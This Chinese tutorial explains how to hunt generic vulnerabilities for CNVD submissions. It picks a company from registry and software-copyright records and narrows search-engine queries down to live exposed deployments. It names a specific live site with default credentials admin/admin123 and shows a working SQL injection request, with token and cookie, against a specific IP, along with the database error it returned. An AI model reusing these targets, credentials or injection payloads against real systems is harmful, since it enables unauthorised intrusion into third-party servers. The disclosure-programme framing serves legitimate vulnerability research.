

7、cnvd 通用型漏洞挖掘

1、资产不要找太大得公司

商中在线科技股份有限公司

cnvd 以前通用型要求是：注册资本需要大于5000w，现在是实缴资本需要大于5000w

工商信息

查看工商快照

数据纠错

导出

天眼查

企业名称	商中在线科技股份有限公司 曾用名 厦门商中在线科技股份有限公司				
法定代表人	任艳 任职9家企业	登记状态	存续	天眼评分	89分
统一社会信用代码	91350200664741012F	成立日期	2007-11-23	注册资本	10840.076万人民币
工商注册号	350206200018833	纳税人识别号	91350200664741012F	实缴资本	1439.5349万人民币
营业期限	2007-11-23 至 2027-11-22	组织机构代码	66474101-2	纳税人资质	增值税一般纳税人
企业类型	股份有限公司(非上市、自然人投资或控股)	核准日期		行业	软件和信息技术服务业
参保人数	39 2023年报	人员规模	小于50人	英文名称	Shangzhong Online Technology Co., Ltd (自动翻译)
登记机关	厦门市市场监督管理局	注册地址	厦门市思明区高雄路18号通达国际中心501、502单元 附近公司		
经营范围	一般项目：软件开发；数据处理和存储支持服务；技术进出口；会议及展览服务；货物进出口；信息技术咨询服务；软件销售；计算机软硬件及辅助设备零售；广告制作；广告设计、代理；广告发布；业务培训（不含教育培训、职业技能培训等需取得许可的培训）。（除依法须经批准的项目外，凭营业执照依法自主开展经营活动）许				

2、查看软件著作权

开发得商品软件

软件著作权 43

登记批准年份

Q 点击进行搜索

导出

天眼查

序号	登记批准日期	软件全称	软件简称	登记号	分类号	版本号	首次发表日期	操作
1	2024-05-29	爆金企业营销运营服务平台软件	爆金服务平台	2024SR0733129	-	V1.0	-	详情
2	2024-02-18	商中网络营销运营监控系统 (手机版)	-	2024SR0271457	-	V1.0	-	详情
3	2022-02-23	商中在线微信营销系统软件	微信营销系统软件	2022SR0264233	-	V1.0	2021-12-31	详情
4	2021-01-07	商中在线仓库管理系统	仓库管理系统	2021SR0036531	-	V1.0	2020-10-31	详情
5	2021-01-06	商中在线财务信息系统软件	商中在线BI	2021SR0024358	-	V2.0	2020-10-31	详情
6	2021-01-06	商中在线项目管理系统	项目管理系统	2021SR0024357	-	V1.0	2020-10-31	详情
7	2021-01-06	商中在线OA管理软件	商中在线OA	2021SR0025446	-	V1.0	2020-10-31	详情
8	2020-09-30	DNS域名解析保护系统	DNSProof	2020SR1193275	-	V2.0	2012-07-10	详情
9	2020-09-30	微舟微信运营管理系统	vzhou	2020SR1193271	-	V3.0	2015-05-26	详情
10	2020-09-30	虚拟主机管理系统 (windows版)	ServerProof(windows版)	2020SR1193237	-	V2.0	2012-10-31	详情

查询时一定要不要直接搜软件全称，很有可能搜索不到资产，就去搜索软件简称

全称：

1 body="商中在线仓库管理系统"



body="商中在线仓库管理系统"



0 条匹配结果 (0 条独立IP), 2334 ms, 关键词搜索。
显示一年内数据, 点击 all 查看所有。

No data

简称:

1 body="仓库管理系统"



body="仓库管理系统"



会员 支持及工具

+1 搜索次数

坚持, 成为安全专家只差一点点了

21,611 条匹配结果 (0 条独立IP), 1750 ms, 关键词搜索。
显示一年内数据, 点击 all 查看所有。

API

101.43.27.23:8099

WMS仓库管理系统,开源免费苏州工业...

101.43.27.23

中国 / 北京市 / Beijing

ASN: 45090

组织: Shenzhen Tencent Computer Sys...

2024-09-03

nginx/1.21.5

Header

Products

HTTP/1.1 200 OK
Connection: close
Content-Length: 16421
Accept-Ranges: bytes
Content-Type: text/html
Date: Tue, 03 Sep 2024 00:44:59 GMT
Etag: "664c7cbd-4025"
Last-Modified: Tue, 21 May 2024 10:51:41 GMT
Server: nginx/1.21.5

https://www.beikekj.com

贝壳科技 - 广州贝壳信息科技有限公司...


Header

Products

我们需要去缩小范围

1 body="仓库管理系统" && body="商中在线"

FA body="仓库管理系统" && body="商中在线" 会员

相关icon(1):  全选

1 条匹配结果 (1 条独立IP), 2425 ms, 关键词搜索。
显示一年内数据, 点击 all 查看所有。

网站指纹排名 rf1T6v... 1

国家/地区排名
» 美国  1

端口排名

WhatsApp生态圈 | 跨境深度精选

206.72.194.201

美国 / New Jersey / Secaucus

ASN: 19318

组织: IS-AS-1

2023-09-08

SDK_hash:  S**...**F

Kestrel

Header Products

HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
Date: Thu, 07 Sep 2023 19:42:09 GMT
Server: Kestrel

很明显跑偏了，换语法

1 title="仓库管理系统" && body="商中在线" 说明没有商中在线得技术支持等关键字段



title="仓库管理系统" && body="商中在线"

0 条匹配结果 (0 条独立IP), 284 ms, 关键词搜索。

显示一年内数据, 点击 all 查看所有。

No data


Python |

1

title=="仓库管理系统"


范围缩小了

但肯定还有偏的



title=="仓库管理系统"




会员 支持




坚持, 成为安全专家只差一点点了

824 条匹配结果 (0 条独立IP), 203 ms, 关键词搜索。

显示一年内数据, 点击 all 查看所有。





https://www.leego.top


STkM...

72

仓库管理系统

仓库管理系统

120.78.173.48

 中国 / 浙江省 / Hangzhou




ASN: 37963

组织: Hangzhou Alibaba Advertising C...

leego.top

2024-09-02

alpbean/9.19.0



Header

Products

HTTP/1.1 200 OK

Connection: close

Content-Length: 4677

Accept-Ranges: bytes

Content-Type: text/html


Date: Mon, 02 Sep 2024 11:50:41 GMT

Etag: "66d13861-1245"

Last-Modified: Fri, 30 Aug 2024 03:11:29 GMT

Server: alpbean/9.19.0

+ Certificate




https://120.78.173.48

STkM...


72

4

- 1 `title=="仓库管理系统" && header="200"` 响应头200的资产
- 2 `title=="仓库管理系统" && header="200" && after="2021-01-01"` 时间在2021年1.1上新的资产
- 3 同一个资产需要10个以上才会发证书



- 1 `title=="仓库管理系统" && header="200" && after="2021-01-01" && icon_hash="-1252041730"`
- 2 搜索vue的



最后确定好范围以后，查看域名资产，或者ip反查，确定资产最终归属，确定好，就可以挖掘漏洞了

```
Python |  
1 title=="仓库管理系统" && header="200" && after="2021-01-01" && icon_hash="-119001340"
```

<https://deerwms.rhjc56.com/> admin/admin123 若依漏洞

```
Python |  
1 body="<strong>We're sorry but mas-creator-admin"
```

存在sql注入

```

1 GET /springboot3d1ab/kangfujihua/page?page=1&limit=10&sort=1'&order=desc&zh
  anghao=%251%27%25 HTTP/1.1
2 Host: 115.159.223.208:8081
3 Accept: application/json, text/plain, */*
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
  HTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
5 Token: 3t7bf4kojwmzaub2ye1d86lzihva6ioc
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Cookie: JSESSIONID=64A2FCCC4A36708B1FDD78A9701F3676
9 Connection: close

```

The screenshot displays two network requests and their corresponding responses in a web browser's developer tools.

Request 1 (Top):

- Method:** GET
- URL:** /springboot3d1ab/kangfujihua/page?page=1&limit=10&sort=1'&order=desc&zhango=%251%27%25
- Status:** 200
- Headers:** Host: 115.159.223.208:8081, Accept: application/json, text/plain, */*, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36, Token: 3t7bf4kojwmzaub2ye1d86lzihva6ioc, Accept-Encoding: gzip, deflate, Accept-Language: zh-CN,zh;q=0.9, Cookie: JSESSIONID=64A2FCCC4A36708B1FDD78A9701F3676, Connection: close.
- Response:** A JSON object with a list of items. The first item is:


```

{
  "id": 1678804602177,
  "zhango": "111",
  "xingming": "张三",
  "touxiang": "upload/1678804478975.jpg",
  "jihuanmingcheng": "测试",
  "jihuanzhuqi": "测试",
  "jihuanneirong": "测试测试测试",
  "yuguanbiao": "测试",
  "zhidingriqi": "2023-03-14",
  "addtime": "2023-03-14 22:36:42"
}

```

Request 2 (Bottom):

- Method:** GET
- URL:** /springboot3d1ab/kangfujihua/page?page=1&limit=10&sort=1'&order=desc&zhango=%251%27%25
- Status:** 500
- Headers:** Host: 115.159.223.208:8081, Accept: application/json, text/plain, */*, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36, Token: 3t7bf4kojwmzaub2ye1d86lzihva6ioc, Accept-Encoding: gzip, deflate, Accept-Language: zh-CN,zh;q=0.9, Cookie: JSESSIONID=64A2FCCC4A36708B1FDD78A9701F3676, Connection: close.
- Response:** A JSON object with an error message:


```

{
  "timestamp": 1725348489909,
  "status": 500,
  "error": "Internal Server Error",
  "message": "\r\n==== Error querying database. Cause: java.sql.SQLException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DESC C' at line 3\r\n==== The error may exist in URL [jar file: C:/code/ba.jar!/BOOT-INF/classes!/mapper/KangfujihuaDao.xml]\r\n==== The error may involve defaultParameterMap\r\n==== The error occurred while setting parameter\r\n==== SQL: SELECT kangfujihua.* FROM kangfujihua WHERE 1=1 AND zhango LIKE ? ORDER BY 1' DESC\r\n==== Cause: java.sql.SQLException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DESC' at line 3\r\n: nested exception is java.sql.SQLException: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DESC' at line 3'."
}

```

- 1 实际缴纳资金大于5000w
- 2 事件型必须是事业单位（国企单位）
- 3 通用性（案例大于10个）